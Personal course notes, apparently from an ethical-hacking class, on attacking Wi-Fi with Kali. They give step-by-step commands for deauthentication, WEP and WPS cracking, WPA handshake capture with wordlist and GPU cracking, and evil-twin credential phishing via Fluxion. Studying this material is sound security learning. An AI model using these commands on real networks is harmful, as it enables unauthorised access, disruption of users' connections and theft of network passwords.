Connect Wirtelles Adapter to Kali

středa 20. května 2020 11:50

https://www.youtube.com/watch?v=0lqRZ3MWPXY

https://zsecurity.org/shop/

The best one (just for 2.4Ghz networks):
atheros ar9271

Alfa AWUS06NHA (more expensive)

Realtek AR8812AU (2.4Ghz and 5Ghz networks)

Adapter should support Monitor mode and packet injection
I bought this one: https://zsecurity.org/product/realtek-rtl8812au-2-4-5-ghz-usb-wireless-adapter/

Adapter does not show up in Kali (solved by installing drivers)

(NOT) Fixed Vbox image for RTL8812AU adapter drivers. https://zsecurity.org/download-custom-kali/

Install drivers for REALTEK RTL8812AU on Kali

# installation video: https://zsecurity.org/product/realtek-rtl8812au-2-4-5-ghz-usb-wireless-adapter/

```
$ apt-get update
$ apt-get install realtek-rtl88xxau-dkms
$ poweroff
```

Physically connect device -> Bbox Image setting -> USB3.0 -> Add Realtek 802.11n NIC
Disconnect adapter and start kali machine
When kali fully boot, connect adapter again

```
$ ifconfig
```

Enable monitor mode

```
$ ifconfig wlan0 down
$ airmon-ng check kill
$ iwconfig wlan0 mode monitor
$ ifconfig wlan0 up
$ airodump-ng wlan0
```

Packet injection test

```
$ aireplay-ng -9 wlan0
```

Changing MAC

středa 20. května 2020 11:51

Why to change MAC?

- Increases anonymity, impersonate other devices, bypass filters

How to change MAC?

```
$ ifconfig (ether = MAC)
$ ifconfig INT down (disable interface)
$ ifconfig INT hw ether MAC
$ ifconfig wlan0 hw ether 00:11:22:33:44:55 (should start with 00)
$ ifconfig INT up (enable interface)
$ ifconfig (to check result)
```

MAC address reverts back after computer restart, cause is stored just in memory

Fix MAC Address Reverting to the Original

https://www.youtube.com/watch?v=7AUGQNBCddo&feature=youtu.be

Wireless Modes - monitor mode

středa 20. května 2020 11:51

Iwconfig (wireless devices only)

Modes:

- Managed: only capture packets for the destionation MAC
- Monitor: capture any packet in the range

If the wifi does not appaer under ifconfig

```
$ ifconfig
$ iwconfig
$ wget https://www.dropbox.com/s/g1ih02ka62x6m72/compat-wireless-2010-06-26-p.tar.bz2?dl=0
$ tar -jxvf compat-wireless-2010-06-26-p.tar.bz2 ls cd compat-*
$ ls
$ make unload
$ make load
$ iwconfig
```

Enabe monitor mode

```
$ ifconfig INT down
$ airmon-ng check kill (kill the network manager)
$ iwconfig INT mode monitor
$ ifconfig INT up
# check mode
$ iwconfig INT
```

Targeting 5 GHz networks

WiFi bands decides the frequency range that can be used. Determines the channels that can be used. Clients need to support band used by router to communicate with it. Data can be sniffed from a certain band if the wirless adapter used supports that band. Most common WiFi bands are

- a: uses 5GHZ frequency only
- b,g: both us 2.4GHZ frequency only
- n: uses 5 and2.5 GHz
- ac: uses frequencies lower than 6GHz

Pre-connection attacks

středa 20. května 2020 14:28

Packet sniffing

Program: airodump-ng from aicrack-ng suit

Use: $ airodump-ng [MonitorModeInterface]

Wifi Band - 2.4GHz & 5Ghz Frequencies

- Depends on adapter

Airodump-ng --band a [MonitorModeInterface]
-band a = sniff over 5Ghz networks
- band abg = sniff on 2.4Ghz and 5Ghz at the same time

Targeting 5 GHz networks

WiFi bands decides the frequency range that can be used. Determines the channels that can be used. Clients need to support band used by router to communicate with it. Data can be sniffed from a certain band if the wirless adapter used supports that band. Most common WiFi bands are

- a: uses 5GHZ frequency only
- b,g: both us 2.4GHZ frequency only
- n: uses 5 and2.5 GHz
- ac: uses frequencies lower than 6GHz

Get all available networks

With a wifi adapter in monitor mode. But common use of airodump-ng only sees 2.4 GHz networks. You also need an adapter that supports 5GHz networks.

```
$ airodump-ng INT
# see 5GHz networks
$ airodump-ng --band a INT
```

Deauthentication attacks

úterý 16. června 2020 12:26

Deauthenticating a client from protected WIFI networks

Disconnect any client from any network.
Works on encrypted networks (WEP, WPA & WPA2).
No need to know the network key. No need to connect to the network.

```
# Changes MAC address to MAC of some client (to pretend to be him) and send a request to disconnect.
$ aireplay-ng --deauth [DeauthPackets] -a [NetworkMac] -c [TargetMac] [Interface]
```

DeauthPackets = large number ofpackets (to keep client disconnected)

```
# Change MAC address to MAC address of the router and disconnect the client.
```

Deauthenticating multiple clients from protected WIFI networks

Run the same command above multiple times. Tips: Use **&** at the end of the command to run it in the background. Use $>/dev/null to redirect the output to null. Use **jobs** to see commands running in the background. Use the **kill** command to stop a specific command.

```
# run the command in the background and redirect output to /dev/null
$ aireplay-ng --deauth [DeauthPackets] -a [NetworkMac] -c [FirstTargetMac] [Interface] &> /dev/null &
$ aireplay-ng --deauth [DeauthPackets] -a [NetworkMac] -c [SecondTargetMac] [Interface] &> /dev/null &
# see running jobs
$ jobs
# stop all running jobs of aireplay-ng
$ killall aireplay-ng)
# kill a specific job, the first one
$ kill %s
$ jobs
```

Deauthenticating all clients from protected WIFI networks

Run the same aireplay-ng command. Set the BSSID of target network. Omit the -c argument (the client argument).

```
$ aireplay-ng --deauth [DeauthPackets] -a [NetworkMac] [Interface]
```

Could cause an ERROR: No such BSSID available.
SOLUTION: problem is with channel, run airodump-ng againts specific channel

```
$ airodump-ng --bssid [NetworkMAC] --channel [ChannelID] [Interface]
# and try it again in new terminal window
$ aireplay-ng --deauth [DeauthPackets] -a [NetworkMac] [Interface]
```

But less client on the target network get more effectivity of the attack.

Gaining access - Hidden networks


středa 17. června 2020 9:20

If netwrok does not broadcast its existence, it cannot be easilly founded by computer.

Discovering names of hidden networks

A hidden network is one that does not broadcast its name o ESSID. Hidden networks still broadcast their exisance (channel, BSSID). Problem is that we cannot conect or even attempt to crack its password.

Solutions: Airodump-ng can determine the ESSID if the network is active. Deauth one of the connected clients for a short period of time.



```
# get information about networks around, INT is the wirelles adapter in monitor mode
$ airodump-ng INT
Hidden network is where ESSID = <length: 0>. We can see its BSSID, power, channel, enryption,…
# run airodump-ng against BSSID and CHANNEL of the hidden network
$ airodump-ng --bssid BSSID --channel CHANNEL INT
# If the network is NOT active, airodump-ng will not be able to get its name (#Data)
# But we can see some device connected to that network, so we try a deauththentication attack (in new terminal windows) for very short time and once it reconnect, it will send the name to the air
$ aireplay-ng --deauth 4 -a NETWORK_MAC -c CLIENT_MAC
# now you should see ESSID in the running airodump-ng windows
```

Connecting to hidden networks

Wirelles adapter in monitor mode is not able to connect to a specific network. We need to switch it back to manage mode. $ airmon-ng stop INT $ iwconfig INT mode managed or just psysically disconnect wirelless adapter and reconnect it again.

```
# check adapter mode
$ iwconfig
# start network manager again, if it is not running
$ service network-manager start
```

Now go to you network manager in Kali machine, Wifi, connect to hidden network, it will ask you for the network name (ESSID) and wifi security (also can be seen in output from airodump-ng)

Gaining access - WEP

středa 20. května 2020 14:28

Targeted Packet sniffing

```
$ Airodump-ng MONITORMODEINTERFACE
$ Airodump-ng --bssid BSSID -channel CHANNEL --write FILENAME MONITORMODEINTERFACE
```

This show devices connected to the network with bssid BSSID

Airodmp-ng generated som files, including .cap file.
Open this file in wireshark and compare MAX addreses with airodump-ng output

Deauthentication Attack (Disconnection any device ftom the network)

Disconnect any client from any network.
Works on encrypted networks (WEP, WPA & WPA2).
No need to know the network key.
No need to connect to the network.

Use: $ aireplay-ng --deauth [DeauthPackets] -a [NetworkMac] -c [TargetMac] [Interface]
DeauthPackets = large number ofpackets (to keep client disconnected)

Changes MAC address to MAC of some client and send a request to disconnect.

WEP Cracking

Old encryption, can be easily cracked, uses an algortihm called RC4, wired equivalent privacy.
Client encrypts data using a key, encrypted packet sent in the air, router decrypts packet using the key

BUSY NETWORK
To crack WEP we need to:
1) Capture a large number of packets/Ivs (using airodump-ng)
2) Analyse the captured Ivs and crack the key (using aircrack-ng)

```
$ Airodump-ng --bssid BSSID -channel CHANNEL --write FILENAME MONITORMODEINTERFACE
```

See column #Data … number of useful packets with different Ivs (100 000 #Data could be enough)

```
$ Aircrack-ng FILENAME
```

Now there should be a message Decrapted correctly: 100% and KEY FOUND! Wifi password is after ASCII: PASSWORD
If the ASCII password is not there, you could connect with decrapted MAC after KEY FOUND (copy the MAC address to a password prompt of the wifi network without double dots)

Fake authetification Attack (when the network is not busy)

Force the AP to generate new Ivs. Assoctiate with the AP before launching the atack.

```
$ Airodump-ng --bssid BSSID -channel CHANNEL --write FILENAME MONITORMODEINTERFACE
$ Ifconfig (copy first 6 groups of characters after 'unspec', repplace '-' with ':') => MonitorModeMac
$ aireplay-ng --fakeauth 0 -a [NetworkMac] -h [MonitorModeMac] [Interface]
```


Now we can communicate with the network and will perform packet injection with ARP. After generate and collect enough data, we can crack the passwrod as above.

```
$ aireplay-ng --arpreplay -b [NetworkMac] -h [MonitorModeMac] [Interface]
$ aireplay-ng --fakeauth 0 -a [NetworkMac] -h [MonitorModeMac] [Interface] (associate with network again)
$ Aircrack-ng FILENAME (if failed, then requires more data)
```

Gaining access - Cracking SKA WEP

středa 17. června 2020 10:08

Network configuration example




Shared Key authetication - machine are not able to connect if they do not know the key, if Rquired

```
# see all netwrok around with airodump-ng with adapter in monitor mode
$ airodump-ng INT
# run the airodump-ng against the selected network only and store the output to a file called ska-test
$ airodump-ng --bssid BSSID --channel CHANNEL --write ska-test INT
```

Fake authentication attack

```
# MY_MAC -> run ifconfig INT and first 6 bytes from unspec with : instead of -
$ aireplay-ng --fakeauth 0 -a NETWORK_MAC -h MY_MAC INT
```



ARP replay attack

```
$ airodump-ng --bssid BSSID --channel CHANNEL --write ska-test2 INT
# In window with running airodump-ng you can see Broken SKA: MAC. We now need the network to have at least
# one connected client to succesfully finished the attack.
```

```
$ aireplay-ng --arpreplay -b NETWORK_MAX -h CONNECTED_CLIENT_MAC INT
# now it is capturing traffic and try to injecting packet
# now in new terminal window run the aircrack-ng
$ aircrack-ng ska-test2-01.cap
# KEY FOUND! You can stop airepaly-ng and airodump-ng
# WE CAN USE THIS KEY WITHOUT ':' IN IT
```

Gaining access - WPA and WPA2 (part1)

neděle 24. května 2020 19:29

Boath can be cracked using the same methods. Made to address the issues in WEP. Much more secure.
Each packet is encrypted using a unique temporary key. Packets contain no useful information.
WPS is a feature that can be used with WPA and WPA2. Allows clients to connect without the password.
Authentication is done using an 8 digit pin. Eight digits is very small, we can try all possible pins in relatively short time.
Then the WPS pin can be used to compute the actual password. This only works if the router is configured not to use PBC (Push Button Authentication).

Download reaver: https://uploadfiles.io/lro4nkdv
Alternative link: https://doc-0o-c8-docs.googleusercontent.com/docs/securesc/me9ol63pu0kdp8sl40blncdeelfevh2o/k0qkq3ov8nnl771ttmefjjgcb5dgon7h/1590342150000/03309220244398476455/10975802740392150505/1zkNcgMEKGC8wL19JPRigncMoGXC-NF7Q?e=download&authuser=0

Getting WPS pin and key

Show networks with WPS enabled:

```
$ Wash --interface INTERFACE_IN_MONITOR_MODE
Ctrl+c
$ Ifconfig (copy first 6 groups of characters after 'unspec', repplace '-' with ':') => MonitorModeMac
$ Reaver --bssid [NetworkMac]  --channel [NETWORK_CHANNEL] -interface [MONITOR] -vvv  --no-associate
# rever does  abrutte force to gues the pin
# if the rever gived an error, use reaver from the link above after $chmod +x Downloads/reaver
$ ./Downloads/reaver  --bssid [NetworkMac]  --channel [NETWORK_CHANNEL] -interface [MONITOR] -vvv  --no-associate
$ aireplay-ng --fakeauth 30 -a [NetworkMac] -h [MonitorModeMac] [Interface] (associate every 30 seconds)
$ ./Downloads/reaver  --bssid [NetworkMac]  --channel [NETWORK_CHANNEL] -interface [MONITOR] -vvv  --no-associate
```

Now we have thw WPS pin and WPS key

Only packets that can aid with the cracking proces are the handshake packets. There are 4 packets sent when a client connect to the network.

Capturing the handshakes

FILENAME for example = wpa_handhake

```
$ airodump-ng [INTERFACE_IN_MONITOR_MODE]
$ Airodump-ng --bssid BSSID -channel CHANNEL --write FILENAME INTERFACE_IN_MONITOR_MODE
```

Disconnect a network client, 4 means just 4 packets, disconnect client for a very short time, then he automatically connect again and we capture the handskahe packets

```
$ aireplay-ng --deauth 4  -a [NetworkMac] -c [TargetMac] [Interface]
```

After client connects again, we can see **WPA Handshake** with MAC address **on the top of airodump-ng** and can ctrl+c on airodump-ng
Now have the handshakes packet in FILENAME.cap file (example wpa_handshake-01.cap)

Gaining access - WPA and WPA2 (part2)

pondělí 25. května 2020 8:29

Creating a wordlist with potential paswords

The handske does not contain data that helps recover the key. It contains data that can be used to check if a key is valid or not. Wordlist contains a large amount of files.

Program crunch can be used to create a wordlist.
Use: crunch [min] [max] [characters] -t [pattern] -o [FileName]
Example: crunch 6 8 123abc$ -o wordlist -t a@@@@b
 - generates: aaaaab, aabbbb, aan$$b, …

Other options ca be seen with: man crunch
 - option -p for example use if you want to generate passwords with no repeating characters

```
$ crunch 6 8 abc12 -o test.txt
$ cat test.txt
$ crunch 6 6 abc12 -o test.txt -t a@@@@b
```

Here are some links to wordlists:
ftp://ftp.openwall.com/pub/wordlists/
http://www.openwall.com/mirrors/
https://github.com/danielmiessler/SecLists
http://www.outpost9.com/files/WordLists.html
http://www.vulnerabilityassessment.co.uk/passwords.htm
http://packetstormsecurity.org/Crackers/wordlists/
http://www.ai.uga.edu/ftplib/natural-language/moby/
http://www.cotse.com/tools/wordlists1.htm
http://www.cotse.com/tools/wordlists2.htm
http://wordlist.sourceforge.net/

Cracking WPA and WPA2 using a wordlist attack

There are two thing needed to crack WPA/WPA2:
 1) 4-way handshake
 2) wordlist

wpa_handshake-01.cap … file with captured handshakes
Test.txt … wordlist file

```
$ aircrack-ng wpa_handshake-01.cap -w test.txt
```

Cracking speed depends on CPU and huge of the wordlist file. Wordlist mush have a correct structure and cannot be ended by \n.

Gaining access - WPA and WPA2 (part3)

pondělí 22. června 2020 11:22

Some links to wordlists

ftp://ftp.openwall.com/pub/wordlists/
http://www.openwall.com/mirrors/
https://github.com/danielmiessler/SecLists
http://www.outpost9.com/files/WordLists.html
http://www.vulnerabilityassessment.co.uk/passwords.htm
http://packetstormsecurity.org/Crackers/wordlists/
http://www.ai.uga.edu/ftplib/natural-language/moby/
http://www.cotse.com/tools/wordlists1.htm
http://www.cotse.com/tools/wordlists2.htm
http://wordlist.sourceforge.net/

Advanced wordlist attacks

Use huge wordlist without wasting storage. Save cracking progress. Crack the key using GPU.

Saving aircrack-ng cracking progress

Problem: large wordlists can také a long time, aircrack-ng starts doesn't save cracking progress
Solution: Use a program that can store progress to read the wordlist, pipe its output to aircrack-ng

```
# normal use of aircrack-ng
$ aircrack-ng FILE_WITH_HANDSHAKES -w WORDLIST_FILE
$ aicrack-ng handshake-01.cap -w wpa-wordlist
# we are going to use john the ripper tool, it can store and resume session
$ john --wordlist=WORDLIST_NAME --stdout
# we redirect its output to aicrack-ng using pipe and '-w -'
$ john --wordlist=WORDLIST_NAME --stdout --session=SESSION_NAME | aicrack-ng -w - -b BSSID HANDSHAKE_FILENAME
# now should aicrack runs as usuall
# press q button to quit
# restore session SESSION
$ john - -restore=SESSION_NAME | aicrack-ng -w - -b BSSID HANDSHAKE_FILENAME
```

Huge wordlists for aicrack-ng

pondělí 22. června 2020 19:56

Large wordlist can také a lot of space. Solution is to generate a wordlist using crunch but do NOT save it in a file. Instead pipe its output to aicrack-ng.

Using huge wordlists with aicrack-ng without wasting storage

```
# generate wordlist with crunch, if you do not specify CHARACTER_SET, crunch will use a-z, if -o is not specified, result is redirect do stdout
$ crunch MIN_CHARS MAX_CHARS CHARACTERS_SET -o OUTPUT_FILE
# pipe the cruch result to the stdin of aicrack-ng, we redirect its output to aicrack-ng using pipe and '-w -'
$ crunch MIN_CHARS MAX_CHARS |  aicrack-ng -w - -b BSSID HANDSHAKE_FILENAME
```

Saving cracking progress when using huge wordlists without wasting storage

Large wordlists can take a lot of space. Ideally we want to be able to use large wordlists without taking up disk space and be able to stop and resume without losing progress. We pipe crunch ouput to john stdin and john stdout to aicrack-ng stdin.

```
$ crunch MIN_CHARS MAX_CHARS | john  --stdin --session=SESSION_NAME --stdout |  aicrack-ng -w - -b BSSID HANDSHAKE_FILENAME
# Pause sesstion with CTRL+C
# restore session SESSION_NAME
$ crunch MIN_CHARS MAX_CHARS | john  --restore=SESSION_NAME |  aicrack-ng -w - -b BSSID HANDSHAKE_FILENAME
```

My windows machine

https://www.aircrack-ng.org/

```
C:\aircrack-ng-1.6\aircrack-ng-1.6-win\bin
$ crunch\crunch.exe 6 6 |  aircrack-ng.exe -w - -b BSSID HANDSHAKE_FILENAME
$ crunch\crunch.exe 6 6 | john  --stdin --session=SESSION_NAME --stdout | aircrack-ng.exe -w - -b BSSID HANDSHAKE_FILENAME
# PAUSE CRACKING SESSION WITH ctrl+c
# RESTORE JOHN SESSION
$ crunch\crunch.exe 6 6 | john  --restore=SESSION_NAME |   aircrack-ng.exe -w - -b BSSID HANDSHAKE_FILENAME
```

Use GPU for faster cracking (with Windows)

pondělí 22. června 2020 20:21

GPU is designed to carry out repetitive tasks fast. It is more efficient than the CPU at that. Cracking hashes is a repetitive task. GPU can be used to crack WPA/WPA2 faster. This step is easier to do on Windows because it is easier to install driver for graphic cards on Windows. But it can also be used on linux if you are able to install specific drivers.
https://zsecurity.org/using-gpu-in-hashcat-to-crack-wpa-handshake-time-result-comparing-with-gpuvscpu/

HASHCAT

Hashcat download page: https://hashcat.net/hashcat/
Hashcat cap2hccapx: https://hashcat.net/cap2hccapx/

GPU Driver requirements:


- AMD GPUs on Linux require "RadeonOpenCompute (ROCm)" Software Platform (3.1 or later)
- AMD GPUs on Windows require "AMD Radeon Adrenalin 2020 Edition" (20.2.2 or later)
- Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
- NVIDIA GPUs require "NVIDIA Driver" (440.64 or later) and "CUDA Toolkit" (9.0 or later)

On Windows Download and install specific driver from above and from hashcat download page download hascat binarie. Uncompress to some directory. Hashcat cannot read .cap files so we need to convert out HANDSHAKE.cap file to .hccapx file using online convertor https://hashcat.net/cap2hccapx/. Easilly rename the filename name to **HANDSHAKE.hccapx** Here we crack the password with stored wordlist file WORDLIST.txt. Copy source file (hccapx and wordlist file) to hashcat directory (Example: c:/hashcat-3.6.0/)

Now open windows commnand prompt and navigate to the hashcat directory and list all the files. The use of hashcat is the same on linux machines (if you properly installed your GPU drivers)

```
$ dir
# run hashcat
$ hashcat64.exe --help
# Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...
# show information about devices that can be used for cracking
$ hashcat64.exe -I
# -m specifies the type os has that you want to crack, hash id from hash mode table under --help,we
use WPA/WPA2 hash with id 2500 (for example)
#  -d specifies device for cracking, from hashcat -I
$ hashcat64.exe -m 2500 -d 1 HANDSHAKE.hccapx WORDLIST.txt
```

Succesfull result of hashcat (network name and password are in the red circle)



Pipe crunch to hashcat not to waste disk space for huge wordlists

https://hashcat.net/wiki/doku.php?id=brute_force_in_oclhashcat_plus_original

```
# generate wordlist with crunch, if you do not specify CHARACTER_SET, crunch will use a-z, if -o is
not specified, result is redirect do stdout
$ crunch MIN_CHARS MAX_CHARS CHARACTERS_SET -o OUTPUT_FILE
# pipe the cruch result to the stdin of hashcat
$ crunch MIN_CHARS MAX_CHARS | hashcat64.exe -m 2500 -d 1 HANDSHAKE.hccapx
```

WPA Cracking - Evil twin attack (part1)

čtvrtek 25. června 2020 10:59

Last resort to gain access to a WPA/WPA2 network. Relies on social engineering. Steps are very similar to creating and using Captive portals.
Idea:

- start a fake AP with same name as target network
- disconnect a client
- wait for them to connect to the fake AP
- automatically display a page asking for network key

Advantage is no need for guessing.
Drawbacks. User have to connect to ope fake AP, They have to enter their WPA key in a web page.

We use a router login screen as a login page in the same way as used in Captive portals. In browser go to router IP and clone the login page. Get router IP by:

```
$ route -n
```

Clone the html login page, customize it as in Captive portal section, delete username field and let there be just the password field.

Installing needed sofware (Fluxion tool)

Fluxion allow us to run Evil Twin attacks automatically, it will automatically do all of the following. Installing version 2, version 3 is currently bugy. :)

- Start a fake AP with the same name as the target network
- Start a web server with a fake login page
- Disconnect all clients from this network
- Display this login page once a client connects to the fake AP
- Check the entered password and make sure its the correct one

GitHub repo: https://github.com/wi-fi-analyzer/fluxion
Installing:

```
$ cd /opt
$ git clone https://github.com/wi-fi-analyzer/fluxion.git
$ cd fluxion/install
$ bash install.sh
$ cd .. & ls
$ bash fluxion.sh
```

WPA Cracking - Evil twin attack (part1)

čtvrtek 25. června 2020 11:25

Stealing WPA/WPA2 key usig evil twin attack without guessing

```
# go to folder where fluxion is installed
$ cd /opt/fluxion/
$ bash fluxion.sh
# now select language and channel (all channels), and so on .. It is intuitive
# select attack option #1
# set path to store .cap file or just press enter and it will capture the handshake
# create a ssl certificate
# select web interface (login page) from teplates
# now the DNS, DHCP, fake AP will be automatically started
```

Debugging and Fixing login interface

